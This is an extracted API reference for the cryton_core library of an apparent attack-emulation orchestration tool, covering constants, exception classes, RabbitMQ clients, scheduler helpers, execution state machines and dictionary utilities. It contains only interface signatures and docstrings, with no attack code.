cryton_core.lib.util.constants.SHELL_COMMAND = 'shell_command'
cryton_core.lib.util.constants.SESSION_ID = 'session_id'
cryton_core.lib.util.constants.CREATE_NAMED_SESSION = 'create_named_session'
cryton_core.lib.util.constants.USE_NAMED_SESSION = 'use_named_session'
cryton_core.lib.util.constants.USE_ANY_SESSION_TO_TARGET = 'use_any_session_to_target'
cryton_core.lib.util.constants.SSH_CONNECTION = 'ssh_connection'
cryton_core.lib.util.constants.STEP_TYPE_WORKER_EXECUTE = 'worker/execute'
cryton_core.lib.util.constants.STEP_TYPE_DEPLOY_AGENT = 'empire/agent-deploy'
cryton_core.lib.util.constants.STEP_TYPE_EMPIRE_EXECUTE = 'empire/execute'
cryton_core.lib.util.constants.STEP_TYPES_LIST
cryton_core.lib.util.constants.DELTA = 'delta'
cryton_core.lib.util.constants.DATETIME = 'datetime'
cryton_core.lib.util.constants.HTTP_LISTENER = 'HTTPListener'
cryton_core.lib.util.constants.MSF_LISTENER = 'MSFListener'
cryton_core.lib.util.constants.RETURN_CODE_ENUM
cryton_core.lib.util.constants.VALID_SUCCESSOR_TYPES
cryton_core.lib.util.constants.VALID_SUCCESSOR_RESULTS
cryton_core.lib.util.constants.SUCCESSOR_TYPES_WITHOUT_ANY
cryton_core.lib.util.constants.EVENT_T = 'event_t'
cryton_core.lib.util.constants.EVENT_V = 'event_v'
cryton_core.lib.util.constants.ACK_QUEUE = 'ack_queue'
cryton_core.lib.util.constants.REPLY_TO = 'reply_to'
cryton_core.lib.util.constants.EVENT_ACTION = 'action'
cryton_core.lib.util.constants.TRIGGER_TYPE = 'trigger_type'
cryton_core.lib.util.constants.TRIGGER_ID = 'trigger_id'
cryton_core.lib.util.constants.EVENT_VALIDATE_MODULE = 'VALIDATE_MODULE'
```

```

cryton_core.lib.util.constants.EVENT_LIST_MODULES = 'LIST_MODULES'
cryton_core.lib.util.constants.EVENT_LIST_SESSIONS = 'LIST_SESSIONS'
cryton_core.lib.util.constants.EVENT_KILL_STEP_EXECUTION = 'KILL_STEP_EXECUTION'
cryton_core.lib.util.constants.EVENT_HEALTH_CHECK = 'HEALTH_CHECK'
cryton_core.lib.util.constants.EVENT_ADD_TRIGGER = 'ADD_TRIGGER'
cryton_core.lib.util.constants.EVENT_REMOVE_TRIGGER = 'REMOVE_TRIGGER'
cryton_core.lib.util.constants.EVENT_TRIGGER_STAGE = 'TRIGGER_STAGE'
cryton_core.lib.util.constants.EVENT_STEP_EXECUTION_ERROR =
'STEP_EXECUTION_ERROR'
cryton_core.lib.util.constants.EVENT_UPDATE_SCHEDULER = 'UPDATE_SCHEDULER'
cryton_core.lib.util.constants.ADD_REPEATING_JOB = 'add_repeating_job'
cryton_core.lib.util.constants.ADD_JOB = 'add_job'
cryton_core.lib.util.constants.REMOVE_JOB = 'remove_job'
cryton_core.lib.util.constants.RESUME_SCHEDULER = 'resume_scheduler'
cryton_core.lib.util.constants.PAUSE_SCHEDULER = 'pause_scheduler'
cryton_core.lib.util.constants.GET_JOBS = 'get_jobs'
cryton_core.lib.util.constants.RESUME_JOB = 'resume_job'
cryton_core.lib.util.constants.PAUSE_JOB = 'pause_job'
cryton_core.lib.util.constants.RESCCHEDULE_JOB = 'reschedule_job'
cryton_core.lib.util.constants.TIME_FORMAT = '%Y-%m-%dT%H:%M:%SZ'
cryton_core.lib.util.constants.TIME_FORMAT_DETAILED = '%Y-%m-%dT%H:%M:%S.%fZ'
cryton_core.lib.util.constants.LOGGER_CRYTON_PRODUCTION = 'cryton-core'
cryton_core.lib.util.constants.LOGGER_CRYTON_DEBUG = 'cryton-core-debug'
cryton_core.lib.util.constants.LOGGER_CRYTON_TESTING = 'cryton-core-testing'
cryton_core.lib.util.constants.VALID_CRYTON_LOGGERS
cryton_core.lib.util.constants.BLOCK_START_STRING = "{%"
cryton_core.lib.util.constants.BLOCK_END_STRING = "%}"
cryton_core.lib.util.constants.VARIABLE_START_STRING = "{{"
cryton_core.lib.util.constants.VARIABLE_END_STRING = "}}"
cryton_core.lib.util.constants.COMMENT_START_STRING = "{#"
cryton_core.lib.util.constants.COMMENT_END_STRING = "#}"

```

cryton_core.lib.util.creator

Module Contents

Functions

<code>create_plan(→ int)</code>	Check if Plan structure is correct and add it to DB.
<code>create_stage(→ int)</code>	Add Stage to DB.
<code>create_step(→ int)</code>	Add Step to DB.
<code>create_successor(parent_step, stage_id, ...)</code>	Add successor and its links between parent and successor Step to DB.
<code>create_output_mapping(output_mapping, step_model_id)</code>	Add output mapping for Step to DB.
<code>create_worker(→ int)</code>	Update prefix and add Worker to DB.

`cryton_core.lib.util.creator.create_plan(template: dict) → int`

Check if Plan structure is correct and add it to DB. :param template: Plan from file ({"plan": ... }) :return: Added Plan object ID :raises

`exceptions.ValidationError` `exceptions.PlanCreationFailedError`

`cryton_core.lib.util.creator.create_stage(stage_dict: dict, plan_model_id: int) → int`

Add Stage to DB. :param stage_dict: Stage dictionary :param plan_model_id: Plan ID :return: Added Stage object ID :raises

`exceptions.StageCreationFailedError`

`cryton_core.lib.util.creator.create_step(step_dict: dict, stage_model_id: int) → int`

Add Step to DB. :param step_dict: Step dictionary :param stage_model_id: Stage ID :return: Added Step object ID

`cryton_core.lib.util.creator.create_successor(parent_step: cryton_core.lib.models.step.Step, stage_id: int, successor_name: str, successor_type: str, successor_values: list | str)`

Add successor and its links between parent and successor Step to DB. :param parent_step: Parent Step :param stage_id: Stage ID :param successor_name: Successor's name :param successor_type: Successor's type :param successor_values: Successor's values (or just one) :return: None :raises:

`exceptions.InvalidSuccessorType` `exceptions.InvalidSuccessorValue` `exceptions.SuccessorCreationFailedError`

`cryton_core.lib.util.creator.create_output_mapping(output_mapping: dict, step_model_id: int)`

Add output mapping for Step to DB. :param output_mapping: Output mapping :param step_model_id: Step ID :return: None

`cryton_core.lib.util.creator.create_worker(name: str, description: str, force: bool = False) → int`

Update prefix and add Worker to DB. :param name: Worker's name :param description: Worker's description :param force: If True, name won't have to be unique :return: Added Worker object ID

`cryton_core.lib.util.event`

Module Contents

Classes

[Event](#)

`class cryton_core.lib.util.event.Event(event_details: dict)`

`trigger_stage() → None`

Process trigger trying to start Stage execution. :return: None

`update_scheduler() → int`

Process scheduler control request. :return: -1 if failed, otherwise relevant data (e.g. ID of scheduled job)

`handle_finished_step() → None`

Check for FINISHED states. :return: None

`cryton_core.lib.util.exceptions`

Module Contents

`exception cryton_core.lib.util.exceptions.Error`

Bases: `Exception`

Base class for exceptions in this module.

`exception cryton_core.lib.util.exceptions.ValidationError(message: dict | Exception | str)`

Bases: [Error](#)

Exception raised for errors in the validation process.

`exception cryton_core.lib.util.exceptions.PlanValidationError(message: Exception | str, plan_name: str = None)`

Bases: [ValidationError](#)

Exception raised for errors in the Plan validation process.

`exception cryton_core.lib.util.exceptions.DuplicateNameInPlan(unique_argument: str, duplicate_name: str, plan_name: str)`

Bases: [PlanValidationError](#)

Exception raised when multiple instances have the same name in one Plan.

`exception cryton_core.lib.util.exceptions.StageValidationError(message: Exception | str, stage_name: str = None)`

Bases: [ValidationError](#)

Exception raised for errors in the Stage validation process.

exception cryton_core.lib.util.exceptions.StepValidationError(*message: Exception | str, step_name: str = None*)

Bases: [ValidationError](#)

Exception raised for errors in the Step validation process.

exception cryton_core.lib.util.exceptions.UserInputError(*message: Exception | str, user_input: str | int = None*)

Bases: [Error](#)

Exception raised for errors when user inputs an invalid input.

exception cryton_core.lib.util.exceptions.ObjectDoesNotExist

Bases: [Error](#)

Exception raised if trying to use an object that doesn't exist.

exception cryton_core.lib.util.exceptions.RunObjectDoesNotExist(*run_id: int = None, plan_id: int = None, stage_id: int = None, step_id: int = None, worker_id: int = None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a Run object that doesn't exist.

exception cryton_core.lib.util.exceptions.PlanObjectDoesNotExist(*plan_id: int = None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a Plan object that doesn't exist.

exception cryton_core.lib.util.exceptions.StageObjectDoesNotExist(*message: Exception | str, stage_id: int = None, plan_id: int = None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a Stage object that doesn't exist.

exception cryton_core.lib.util.exceptions.StageExecutionObjectDoesNotExist(*message: Exception | str, stage_id: int = None, plan_id: int = None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a StageExecution object that doesn't exist.

exception cryton_core.lib.util.exceptions.StepObjectDoesNotExist(*message: Exception | str, step_id: int = None, step_name: str = None, stage_id: int | Type[int] = None, plan_id: int = None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a Step object that doesn't exist.

exception cryton_core.lib.util.exceptions.StepExecutionObjectDoesNotExist(*message: Exception | str = 'StepExecution not found', step_execution_id: str = None*)

Bases: [Error](#)

Exception raised if trying to set invalid type of successor.

exception cryton_core.lib.util.exceptions.SuccessorObjectDoesNotExist(*message: Exception | str, step_id: int = None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a Successor object that doesn't exist.

exception cryton_core.lib.util.exceptions.WorkerObjectDoesNotExist(*worker_id: int*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a Worker object that doesn't exist.

exception cryton_core.lib.util.exceptions.SessionObjectDoesNotExist(*message: Exception | str, session_name: str = None, session_id: int = None, plan_execution_id: Type[int] | int = None, step_id: int = None, plan_id: int = None, target=None, target_id=None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use a Session object that doesn't exist.

exception cryton_core.lib.util.exceptions.SessionIsNotOpen(*message: Exception | str, session_name: str, plan_execution_id: Type[int] | int, step_id: int*)

Bases: [Error](#)

Exception raised if the desired session isn't open.

exception cryton_core.lib.util.exceptions.ArgumentsObjectDoesNotExist(*message: Exception | str, step_id: int = None*)

Bases: [ObjectDoesNotExist](#)

Exception raised if trying to use an Arguments object that doesn't exist.

exception cryton_core.lib.util.exceptions.InvalidStateError(*message: Exception | str, execution_id: int, state: str, allowed_states: list*)

Bases: [Error](#)

Exception raised if an invalid state is detected.

exception cryton_core.lib.util.exceptions.RunInvalidStateError(*message: Exception | str, execution_id: int, state: str, allowed_states: list*)

Bases: [InvalidStateError](#)

Exception raised if Run's invalid state is detected.

exception cryton_core.lib.util.exceptions.PlanInvalidStateError(*message: Exception | str, execution_id: int, state: str, allowed_states: list*)

Bases: [InvalidStateError](#)

Exception raised if PlanExecution's invalid state is detected.

exception cryton_core.lib.util.exceptions.StageInvalidStateError(*message: Exception | str, execution_id: int, state: str, allowed_states: list*)

Bases: [InvalidStateError](#)

Exception raised if StageExecution's invalid state is detected.

exception cryton_core.lib.util.exceptions.StepInvalidStateError(*message: Exception | str, execution_id: int, state: str, allowed_states: list*)

Bases: [InvalidStateError](#)

Exception raised if StepExecution's invalid state is detected.

exception cryton_core.lib.util.exceptions.StateTransitionError(*message: Exception | str, execution_id: int, state_from: str, state_to: str, allowed_transitions: list*)

Bases: [Error](#)

Exception raised if an invalid state transition is made.

```
exception cryton_core.lib.util.exceptions.RunStateTransitionError(message: Exception | str, execution_id: int,
                                                                state_from: str, state_to: str,
                                                                allowed_transitions: list)
```

Bases: [StateTransitionError](#)

Raised if an invalid Run's state transition is made.

```
exception cryton_core.lib.util.exceptions.PlanStateTransitionError(message: Exception | str, execution_id: int,
                                                                state_from: str, state_to: str,
                                                                allowed_transitions: list)
```

Bases: [StateTransitionError](#)

Raised if an invalid PlanExecution's state transition is made.

```
exception cryton_core.lib.util.exceptions.StageStateTransitionError(message: Exception | str, execution_id:
                                                                int, state_from: str, state_to: str,
                                                                allowed_transitions: list)
```

Bases: [StateTransitionError](#)

Raised if an invalid StageExecution's state transition is made.

```
exception cryton_core.lib.util.exceptions.StepStateTransitionError(message: Exception | str, execution_id: int,
                                                                state_from: str, state_to: str,
                                                                allowed_transitions: list)
```

Bases: [StateTransitionError](#)

Raised if an invalid StepExecution's state transition is made.

```
exception cryton_core.lib.util.exceptions.UnexpectedValue(message: Exception | str, wrong_value: str | int =
                                                                None)
```

Bases: [Error](#)

Raised if an invalid value is used.

```
exception cryton_core.lib.util.exceptions.WrongParameterError(message: Exception | str = 'Wrong parameter
                                                                name', param_name: str = None)
```

Bases: [Error](#)

Exception raised if trying to filter in model by wrong parameter.

```
exception cryton_core.lib.util.exceptions.ParameterMissingError(message: Exception | str = 'Missing
                                                                parameter', param_name: str = None)
```

Bases: [Error](#)

Exception raised if compulsory parameter is missing.

```
exception cryton_core.lib.util.exceptions.DependencyDoesNotExist(message: Exception | str, stage_name: str
                                                                = None)
```

Bases: [Error](#)

Exception raised if could not create dependency between Stages.

```
exception cryton_core.lib.util.exceptions.InvalidSuccessorType(message: Exception | str = 'Wrong successor
                                                                type', successor_type: str = None)
```

Bases: [Error](#)

Exception raised if trying to set invalid type of successor.

```
exception cryton_core.lib.util.exceptions.InvalidSuccessorValue(message: Exception | str = 'Wrong successor
                                                                    value', successor_value: str = None)
```

Bases: [Error](#)

Exception raised if trying to set invalid value for successor.

```
exception cryton_core.lib.util.exceptions.PlanExecutionDoesNotExist(message: Exception | str =
                                                                    'PlanExecution not found',
                                                                    plan_execution_id: str = None)
```

Bases: [Error](#)

Exception raised if Execution does not exist.

```
exception cryton_core.lib.util.exceptions.CreationFailedError(message: dict)
```

Bases: [Error](#)

Exception raised if object creation failed.

```
exception cryton_core.lib.util.exceptions.PlanCreationFailedError(message: Exception | str, plan_name: str =
                                                                    None)
```

Bases: [CreationFailedError](#)

Exception raised if Plan creation failed.

```
exception cryton_core.lib.util.exceptions.StageCreationFailedError(message: Exception | str, stage_name: str
                                                                    = None)
```

Bases: [CreationFailedError](#)

Exception raised if Stage creation failed.

```
exception cryton_core.lib.util.exceptions.StepCreationFailedError(message: Exception | str, step_name: str =
                                                                    None)
```

Bases: [CreationFailedError](#)

Exception raised if Step creation failed.

```
exception cryton_core.lib.util.exceptions.SuccessorCreationFailedError(message: Exception | str,
                                                                    successor_name: str = None)
```

Bases: [CreationFailedError](#)

Exception raised if Successor creation failed.

```
exception cryton_core.lib.util.exceptions.PlanExecutionCreationFailedError(message: Exception | str = 'Bad
                                                                    argument', param_name: str =
                                                                    None, param_type: str = None)
```

Bases: [CreationFailedError](#)

Exception raised if PlanExecution creation failed.

```
exception cryton_core.lib.util.exceptions.RunCreationFailedError(message: Exception | str)
```

Bases: [CreationFailedError](#)

Exception raised if Run creation failed.

exception cryton_core.lib.util.exceptions.RabbitError(*message: Exception | str*)

Bases: [Error](#)

Exception raised when there is some problem with RabbitMQ

exception cryton_core.lib.util.exceptions.RpcTimeoutError(*message: Exception | str*)

Bases: [RabbitError](#)

Exception raised if the RPC request timeouts

exception cryton_core.lib.util.exceptions.StageCycleDetected(*message: Exception | str*)

Bases: [Error](#)

Exception raised if there was Stage cycle detected

exception cryton_core.lib.util.exceptions.TriggerTypeDoesNotExist(*trigger_type: str, supported_triggers: List*)

Bases: [Error](#)

Exception raised if the trigger type doesn't exist

exception cryton_core.lib.util.exceptions.StepTypeDoesNotExist(*step_type: str, supported_step_types: List*)

Bases: [Error](#)

Exception raised if the step type doesn't exist

cryton_core.lib.util.logger

Module Contents

Classes

Logger LoggedProcess	Default logger Process objects represent activity that is run in a separate process
---	--

Attributes

config_dict
logger_object
logger

class cryton_core.lib.util.logger.Logger(*logger_config*)

Default logger

property logger_type

property logger_config

`log_handler()`

Simple function that takes logs from Processes and handles them instead. :return: None

`class cryton_core.lib.util.logger.LoggedProcess(logg_queue, *args, **kwargs)`

Bases: multiprocessing.Process

Process objects represent activity that is run in a separate process

The class is analogous to *threading.Thread*

`cryton_core.lib.util.logger.config_dict`

`cryton_core.lib.util.logger.logger_object`

`cryton_core.lib.util.logger.logger`

`cryton_core.lib.util.rabbit_client`

Module Contents

Classes

`RpcClient`

`Client`

`class cryton_core.lib.util.rabbit_client.RpcClient(channel: amqpstorm.Channel = None)`

`__enter__()`

`__exit__(exc_type, exc_val, exc_tb)`

`open() → None`

Setup connection, channel, and callback_queue. :return: None

`close() → None`

Delete the callback_queue, optionally close created channel and connection. :return: None

`call(target_queue: str, message_body: dict, properties: dict = None, custom_reply_queue: str = None) → dict`

Create RPC call and wait for response. :param target_queue: Target RabbitMQ queue to send the message :param message_body: Message contents :param properties: Message properties :param custom_reply_queue: Custom queue to send the reply to (moves self.callback_queue to msg_body[“ack_queue”] and is only used for message received acknowledgment) :return: Serialized response :raises: exceptions.RpcTimeoutError

`_clean_up() → None`

Remove message specific information. :return: None

`_create_message(message_body: dict, properties: dict = None, custom_reply_queue: str = None) → amqpstorm.Message`

Create message. Optionally use custom reply queue. :param message_body: Message contents :param properties: Message properties :param custom_reply_queue: Custom queue to send the reply to (moves self.callback_queue to msg_body[“ack_queue”] and is only used for message received acknowledgment) :return: Rabbit message

`_wait_for_response()` → None

Wait for response. :return: None :raises: exceptions.RpcTimeoutError

`_on_response(message: amqpstorm.Message)` → None

Check if the correlation_id matches and save the response. :param message: Received RabbitMQ message
:return: None

`class cryton_core.lib.util.rabbit_client.Client(channel: amqpstorm.Channel = None)`

`__enter__()`

`__exit__(exc_type, exc_val, exc_tb)`

`open()` → None

Setup connection and channel. :return: None

`close()` → None

Close created channel and connection. :return: None

`send_message(target_queue: str, message_body: dict, properties: dict = None)` → None

Declare the target queue and send a message. :param target_queue: Target RabbitMQ queue to send the message :param message_body: Message contents :param properties: Message properties :return: none

`cryton_core.lib.util.scheduler_client`

Module Contents

Functions

<code>schedule_function(→ str)</code>	Schedule a job
<code>schedule_repeating_function(→ str)</code>	Schedule a job
<code>remove_job(→ int)</code>	Removes s job

`cryton_core.lib.util.scheduler_client.schedule_function(execute_function: callable, function_args: list, start_time: datetime.datetime)` → str

Schedule a job

Parameters

- `execute_function` – Function/method to be scheduled
- `function_args` – Function arguments
- `start_time` – Start time of function

Returns

ID of the scheduled job

`cryton_core.lib.util.scheduler_client.schedule_repeating_function(execute_function: callable, seconds: int)`
→ str

Schedule a job

Parameters

- `execute_function` – Function/method to be scheduled

- seconds – Interval in seconds

Returns

ID of the scheduled job

```
cryton_core.lib.util.scheduler_client.remove_job(job_id: str) → int
```

Removes a job :param job_id: APS job ID :return: 0

```
cryton_core.lib.util.states
```

Module Contents**Classes**

StateMachine	Base state machine
RunStateMachine	Run state machine
PlanStateMachine	Plan state machine
StageStateMachine	Stage state machine
StepStateMachine	Step state machine

Attributes

PENDING
SCHEDULED
STARTING
RUNNING
PAUSING
PAUSED
FINISHED
IGNORED
ERROR
WAITING
TERMINATED
TERMINATING
AWAITING

continues on next page

Table 2 – continued from previous page

UP
DOWN
WORKER_STATES
WORKER_TRANSITIONS
RUN_STATES
RUN_TRANSITIONS
RUN_PREPARE_STATES
RUN_SCHEDULE_STATES
RUN_UNCHEDULE_STATES
RUN_RESCHEDULE_STATES
RUN_POSTPONE_STATES
RUN_EXECUTE_STATES
RUN_EXECUTE_NOW_STATES
RUN_PAUSE_STATES
RUN_UNPAUSE_STATES
RUN_KILL_STATES
RUN_PLAN_PAUSE_STATES
PLAN_STATES
PLAN_TRANSITIONS
PLAN_SCHEDULE_STATES
PLAN_EXECUTE_STATES
PLAN_UNCHEDULE_STATES
PLAN_RESCHEDULE_STATES
PLAN_POSTPONE_STATES
PLAN_PAUSE_STATES
PLAN_UNPAUSE_STATES

continues on next page

Table 2 – continued from previous page

PLAN_KILL_STATES
PLAN_FINAL_STATES
PLAN_STAGE_PAUSE_STATES
PLAN_RUN_EXECUTE_STATES
STAGE_STATES
STAGE_TRANSITIONS
STAGE_EXECUTE_STATES
STAGE_SCHEDULE_STATES
STAGE_UNCHEDULE_STATES
STAGE_PAUSE_STATES
STAGE_UNPAUSE_STATES
STAGE_KILL_STATES
STAGE_FINAL_STATES
STAGE_PLAN_EXECUTE_STATES
STEP_STATES
STEP_TRANSITIONS
STEP_EXECUTE_STATES
STEP_KILL_STATES
STEP_FINAL_STATES
STEP_STAGE_EXECUTE_STATES

```

cryton_core.lib.util.states.PENDING = 'PENDING'
cryton_core.lib.util.states.SCHEDULED = 'SCHEDULED'
cryton_core.lib.util.states.STARTING = 'STARTING'
cryton_core.lib.util.states.RUNNING = 'RUNNING'
cryton_core.lib.util.states.PAUSING = 'PAUSING'
cryton_core.lib.util.states.PAUSED = 'PAUSED'

```

```
cryton_core.lib.util.states.FINISHED = 'FINISHED'
cryton_core.lib.util.states.IGNORED = 'IGNORED'
cryton_core.lib.util.states.ERROR = 'ERROR'
cryton_core.lib.util.states.WAITING = 'WAITING'
cryton_core.lib.util.states.TERMINATED = 'TERMINATED'
cryton_core.lib.util.states.TERMINATING = 'TERMINATING'
cryton_core.lib.util.states.AWAITING = 'AWAITING'
cryton_core.lib.util.states.UP = 'UP'
cryton_core.lib.util.states.DOWN = 'DOWN'
cryton_core.lib.util.states.WORKER_STATES
cryton_core.lib.util.states.WORKER_TRANSITIONS = [(0, 0)]
cryton_core.lib.util.states.RUN_STATES
cryton_core.lib.util.states.RUN_TRANSITIONS = [(0, 0), (0, 0), (0, 0), (0, 0), (0, 0), (0, 0), (0, 0), (0, 0)]
cryton_core.lib.util.states.RUN_PREPARE_STATES
cryton_core.lib.util.states.RUN_SCHEDULE_STATES
cryton_core.lib.util.states.RUN_UNCHEDULE_STATES
cryton_core.lib.util.states.RUN_RESCHEDULE_STATES
cryton_core.lib.util.states.RUN_POSTPONE_STATES
cryton_core.lib.util.states.RUN_EXECUTE_STATES
cryton_core.lib.util.states.RUN_EXECUTE_NOW_STATES
cryton_core.lib.util.states.RUN_PAUSE_STATES
cryton_core.lib.util.states.RUN_UNPAUSE_STATES
cryton_core.lib.util.states.RUN_KILL_STATES
cryton_core.lib.util.states.RUN_PLAN_PAUSE_STATES
cryton_core.lib.util.states.PLAN_STATES
cryton_core.lib.util.states.PLAN_TRANSITIONS
cryton_core.lib.util.states.PLAN_SCHEDULE_STATES
cryton_core.lib.util.states.PLAN_EXECUTE_STATES
cryton_core.lib.util.states.PLAN_UNCHEDULE_STATES
cryton_core.lib.util.states.PLAN_RESCHEDULE_STATES
cryton_core.lib.util.states.PLAN_POSTPONE_STATES
```


`_check_valid_state(state, valid_states)`

Check if the state is in valid states, if valid_states are empty don't check :param state: state to check :param valid_states: list of valid states :raises:

InvalidStateError

Returns

None

`class cryton_core.lib.util.states.RunStateMachine(execution_id: int)`

Bases: [StateMachine](#)

Run state machine

`validate_transition(state_from: str, state_to: str) → bool`

Check if the transition is valid :param state_from: from what state will be the transition made :param state_to: to what state will be the transition made :raises:

RunStateTransitionError RunInvalidStateError

Returns

True if transition is valid, False if transition is duplicate

`validate_state(state: str, valid_states: list) → None`

Check if the state is in valid states, if valid_states are empty don't check :param state: state to check :param valid_states: list of valid states :raises:

RunInvalidStateError

Returns

None

`class cryton_core.lib.util.states.PlanStateMachine(execution_id: int)`

Bases: [StateMachine](#)

Plan state machine

`validate_transition(state_from: str, state_to: str) → bool`

Check if the transition is valid :param state_from: from what state will be the transition made :param state_to: to what state will be the transition made :raises:

PlanStateTransitionError PlanInvalidStateError

Returns

True if transition is valid, False if transition is duplicate

`validate_state(state: str, valid_states: list) → None`

Check if the state is in valid states, if valid_states are empty don't check :param state: state to check :param valid_states: list of valid states :raises:

PlanInvalidStateError

Returns

None

```
class cryton_core.lib.util.states.StageStateMachine(execution_id: int)
```

Bases: [StateMachine](#)

Stage state machine

```
validate_transition(state_from: str, state_to: str) → bool
```

Check if the transition is valid :param state_from: from what state will be the transition made :param state_to: to what state will be the transition made :raises:

StageStateTransitionError StageInvalidStateError

Returns

True if transition is valid, False if transition is duplicate

```
validate_state(state: str, valid_states: list) → None
```

Check if the state is in valid states, if valid_states are empty don't check :param state: state to check :param valid_states: list of valid states :raises:

StageInvalidStateError

Returns

None

```
class cryton_core.lib.util.states.StepStateMachine(execution_id: int)
```

Bases: [StateMachine](#)

Step state machine

```
validate_transition(state_from: str, state_to: str) → bool
```

Check if the transition is valid :param state_from: from what state will be the transition made :param state_to: to what state will be the transition made :raises:

StepStateTransitionError StepInvalidStateError

Returns

True if transition is valid, False if transition is duplicate

```
validate_state(state: str, valid_states: list) → None
```

Check if the state is in valid states, if valid_states are empty don't check :param state: state to check :param valid_states: list of valid states :raises:

StepInvalidStateError

Returns

None

```
cryton_core.lib.util.util
```

Module Contents

Functions

<code>convert_to_utc(→ datetime.datetime)</code>	Convert datetime in specified timezone to UTC timezone
<code>convert_from_utc(→ datetime.datetime)</code>	Convert datetime in UTC timezone to specified timezone
<code>parse_delta_to_datetime(→ datetime.timedelta)</code>	
<code>split_into_lists(→ List[List])</code>	Evenly splits list into n lists.
<code>run_executions_in_threads(→ None)</code>	Creates new Rabbit connection, distributes step executions into threads and runs the threads.
<code>run_step_executions(→ None)</code>	Creates new Rabbit channel and runs step executions.
<code>getitem(obj, key)</code>	Get item from object using key.
<code>parse_dot_argument(→ List[str])</code>	Takes a single argument (Dict key) from dot notation and checks if it also contains list indexes.
<code>get_from_dict(dict_in, value)</code>	Get value from dict_in dict
<code>_finditem(obj, key)</code>	Check if given key exists in an object
<code>update_inner(obj, dict_in, startswith)</code>	Update value inside the object with one specified by prefix and path from dict_in
<code>replace_value_in_dict(dict_to_repl, dict_in[, startswith])</code>	Replace value in dictionary
<code>fill_dynamic_variables(in_dict, var_dict)</code>	Fill variables in in_dict with var_dict.
<code>get_all_values(input_container)</code>	Get all values (recursively) from a dict
<code>get_dynamic_variables(in_dict[, prefix])</code>	Get list of dynamic variables for input dict
<code>get_prefixes(vars_list)</code>	Get list of prefixes from list of dynamic variables
<code>pop_key(in_dict, val)</code>	Pop key at specified position (eg. 'k1.k2.k3')
<code>add_key(in_dict, path, val)</code>	Add value on specified key position
<code>rename_key(in_dict, rename_from, rename_to)</code>	Rename key (= move to different place)
<code>get_logs(→ list)</code>	Retrieve logs from log file.

`cryton_core.lib.util.util.convert_to_utc(original_datetime: datetime.datetime, time_zone: str = 'utc', offset_aware: bool = False) → datetime.datetime`

Convert datetime in specified timezone to UTC timezone :param original_datetime: datetime to convert :param time_zone: timezone of the original datetime (examples: “utc”; “Europe/Prague”) :param offset_aware: if True, utc_datetime will be offset-aware, else it will be offset-naive :return: datetime in UTC timezone

`cryton_core.lib.util.util.convert_from_utc(utc_datetime: datetime.datetime, time_zone: str, offset_aware: bool = False) → datetime.datetime`

Convert datetime in UTC timezone to specified timezone :param utc_datetime: datetime in UTC timezone to convert :param time_zone: timezone of the new datetime (examples: “utc”; “Europe/Prague”) :param offset_aware: if True, utc_datetime will be offset-aware, else it will be offset-naive :return: datetime with the specified timezone

`cryton_core.lib.util.util.parse_delta_to_datetime(time_str: str) → datetime.timedelta`

`cryton_core.lib.util.util.split_into_lists(input_list: List, target_number_of_lists: int) → List[List]`

Evenly splits list into n lists. E.g. `split_into_lists([1,2,3,4], 4)` returns `[[1], [2], [3], [4]]`. :param input_list: object to split :param target_number_of_lists: how many lists to split into :returns: list of lists containing original items

`cryton_core.lib.util.util.run_executions_in_threads(step_executions: List) → None`

Creates new Rabbit connection, distributes step executions into threads and runs the threads. To set desired number of threads/process, see “CRYTON_CORE_EXECUTION_THREADS_PER_PROCESS” variable in config.

Parameters

`step_executions` – list of step execution objects

`cryton_core.lib.util.util.run_step_executions(rabbit_connection: amqpstorm.Connection, step_execution_list: List) → None`

Creates new Rabbit channel and runs step executions.

Parameters

- `rabbit_connection` – Rabbit connection
- `step_execution_list` – list of step execution objects to execute

`cryton_core.lib.util.util.getitem(obj: List | Dict, key: str)`

Get item from object using key. :param obj: Iterable accessible using key :param key: Key to use to get (match) Item :return: Matched item

`cryton_core.lib.util.util.parse_dot_argument(dot_argument: str) → List[str]`

Takes a single argument (Dict key) from dot notation and checks if it also contains list indexes. :param dot_argument: Dict key from dot notation possibly containing list indexes :return: Dict key and possible List indexes

`cryton_core.lib.util.util.get_from_dict(dict_in: dict, value: str)`

Get value from dict_in dict eg:

`dict_in: {'output': {'username': 'admin'}} value: '$dict_in.output.username' return: 'admin'`

Parameters

- `value` – value defined in template
- `dict_in` – dict_in for this step

Returns

value from dict_in

`cryton_core.lib.util.util._finditem(obj, key)`

Check if given key exists in an object :param obj: dictionary/list :param key: key :return: value at the key position

`cryton_core.lib.util.util.update_inner(obj: dict, dict_in: dict, startswith: str)`

Update value inside the object with one specified by prefix and path from dict_in eg.: `$dict_in.test` replaces with `dict_in.get('test')`

Parameters

- `obj` – Object
- `dict_in` – dict_in dictionary
- `startswith` – prefix, eg. `$`

Returns

`cryton_core.lib.util.util.replace_value_in_dict(dict_to_repl: dict, dict_in: dict, startswith: str = '$')`

Replace value in dictionary :param dict_to_repl: :param dict_in: dict_in :param startswith: prefix :return:

`cryton_core.lib.util.util.fill_dynamic_variables(in_dict, var_dict)`

Fill variables in in_dict with var_dict.

Parameters

- `in_dict` –
- `var_dict` –

Returns

`cryton_core.lib.util.util.get_all_values(input_container)`

Get all values (recursively) from a dict :param input_container: input dict or list :return: yields elements, use as `list(get_all_values(d))`

`cryton_core.lib.util.util.get_dynamic_variables(in_dict, prefix='$')`

Get list of dynamic variables for input dict :param in_dict: :param prefix: :return:

`cryton_core.lib.util.util.get_prefixes(vars_list)`

Get list of prefixes from list of dynamic variables :param vars_list: :return:

`cryton_core.lib.util.util.pop_key(in_dict, val)`

Pop key at specified position (eg. 'k1.k2.k3') :param in_dict: :param val: :return: Nothing, changes in_dict inplace

`cryton_core.lib.util.util.add_key(in_dict, path, val)`

Add value on specified key position :param in_dict: eg. {a: 1, b:2} :param path: 'c.d.e' :param val: '3' :return: changes in place, eg. {a:1, b:2, c:{d:{e:3}}}

`cryton_core.lib.util.util.rename_key(in_dict, rename_from, rename_to)`

Rename key (= move to different place)

eg. `in_dict = {a: 1, b: 2, c: {d: 3}}` `rename_from = 'c.d'` `rename_to = 'e.f.g'`

